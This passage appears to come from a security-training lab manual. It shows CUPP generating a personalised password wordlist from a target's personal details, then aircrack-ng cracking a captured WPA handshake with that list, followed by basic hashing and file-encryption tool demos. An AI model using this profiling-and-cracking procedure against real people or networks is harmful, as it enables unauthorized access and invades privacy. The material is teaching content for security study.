root@kali:~/Desktop/cupp# ls
```

7. Run the utility **cupp.py**

```
root@kali:~/Desktop/cupp# ./cuppy.py
```

```

root@kali:~/Desktop/cupp$ ./cupp.py
File Edit View Search Terminal Help
root@kali:~/Desktop# cd cupp
root@kali:~/Desktop/cupp# ls
CHANGELOG.md cupp3.py cupp.cfg cupp.py LICENSE README.md test_cupp.py
root@kali:~/Desktop/cupp# ./cupp.py

cupp.py!
  \_ \
    \_ \
      \_ \
        \_ \
          \_ \
            \_ \
              \_ \
                \_ \
                  \_ \
                    \_ \
                      \_ \
                        \_ \
                          \_ \
                            \_ \
                              \_ \
                                \_ \
                                  \_ \
                                    \_ \
                                      \_ \
                                        \_ \
                                          \_ \
                                            \_ \
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                                                                                      \_ \
                                                                                      \_ \
                        [ Muris Kurgas | j0rgan@remote-exploit.org ]

[ Options ]

-h      You are looking at it baby! :)
For more help take a look in docs/README
Global configuration file is cupp.cfg

-i      Interactive questions for user password profiling

-w      Use this option to improve existing dictionary,
or WyD.pl output to make some pwnsauce

```

8. Use Interactive Question for user password profiling

```
root@kali:~/Desktop/cupp# ./cupp.py -i
```

```

root@kali:~/Desktop/cupp$ ./cupp.py -i
[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: albert
> Surname: einstein
> Nickname: physicist
> Birthdate (DDMMYYYY): 14031879

> Partners) name: abcdefgh
> Partners) nickname: 12345678
> Partners) birthdate (DDMMYYYY): 01012018

[-] You must enter 8 digits for birthday!
> Partners birthdate (DDMMYYYY): 01012018


> Child's name: admin
> Child's nickname: Admin@123
> Child's birthdate (DDMMYYYY): 987654321

[-] You must enter 8 digits for birthday!

```

9. Provide the closest information about the target. It will increase the chances of successful cracking.

10. You can add keywords.
11. You can add special characters.
12. You can add random numbers.
13. You can enable leet mode.



```

root@kali: ~/Desktop/cupp
File Edit View Search Terminal Help
> Child's name: admin
> Child's nickname: Admin@123
> Child's birthdate (DDMMYYYY): 987654321
[-] You must enter 8 digits for birthday!
> Child's birthdate (DDMMYYYY): 98765432


> Pet's name: dsa
> Company name: skjdh

> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces
will be removed: admin,admin@123,Cisco,Cisco@123,admin@!@#,!@#$%^, CS12345!
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to albert.txt, counting 27684 words.
[+] Now load your pistolero with albert.txt and shoot! Good luck!
root@kali:~/Desktop/cupp#

```

14. After successful completion, you find a new text file named as the first name you type in interactive option. This file will contain a lot of possible combinations. As shown in the figure below, Albert.txt file has been created in the current directory




15. You can check the file by opening it.




16. Now crack the password using Aircrack-ng with the help of password file created.

```
root@kali:~ # cd
root@kali:~ # aircrack-ng -a2 -b <BSSID of WLAN Router> -w
/root/Desktop/cupp/Albert.txt '/root/Desktop/WPA.cap'
```


WPA.cap is captured packet file.



17. This will start the process, and all keys will be checked



18. The result will either show you the key or refuse to crack from the dictionary




Practical No. 10

Use the following tools for cryptography


i. HashCalc

Calculating MD5 value using HashCalc


1. Open HashCalc tool.




2. Create a new file with some content in it as shown below.




3. Select Data Format as "File" and upload your file



4. Select Hashing Algorithm and Click Calculate



5. Now Select the Data Format to “Text String” and Type “IPSpecialist...” into Data filed and calculated MD5.



MD5 Calculated for the text string “IPSpecialist...” is
“**a535590bec93526944bd4b94822a7625**”

6. Now, let's see how MD5 value is changed from minor change.




Just lowering the case of single alphabet changes entire hashing value. MD5 Calculated for the text string “IPspecialist...” is “**997bd71ad0158de71f6e97a57261b9a7**”

THE NEXT LEVEL OF EDUCATION

ii. Advanced Encryption Package


1. Download and Install Advance Encryption Package Latest Version. In this Lab, we are using Advanced Encryption Package 2014 and 2017 to ensure compatibilities on Windows 7 and Windows 10.




2. Select the File you want to Encrypt.
3. Set password
4. Select Algorithm



5. Click Encrypt



6. Compare both Files




7. Now, After forwarding it to another PC, in our case, in Windows 10 PC, decrypting it using Advanced Encryption package 2017.

8. Enter password




9. File Successfully decrypted.



iii. TrueCrypt

TrueCrypt is a leading disk encryption software program that lets you secure disk partitions on your Windows computer. There are times when your hard drive is accessible by other people, such as in an office setting, while travelling, or at home. The data you have on the PC may be vulnerable to attack and compromise your privacy. However, in these moments of risk, 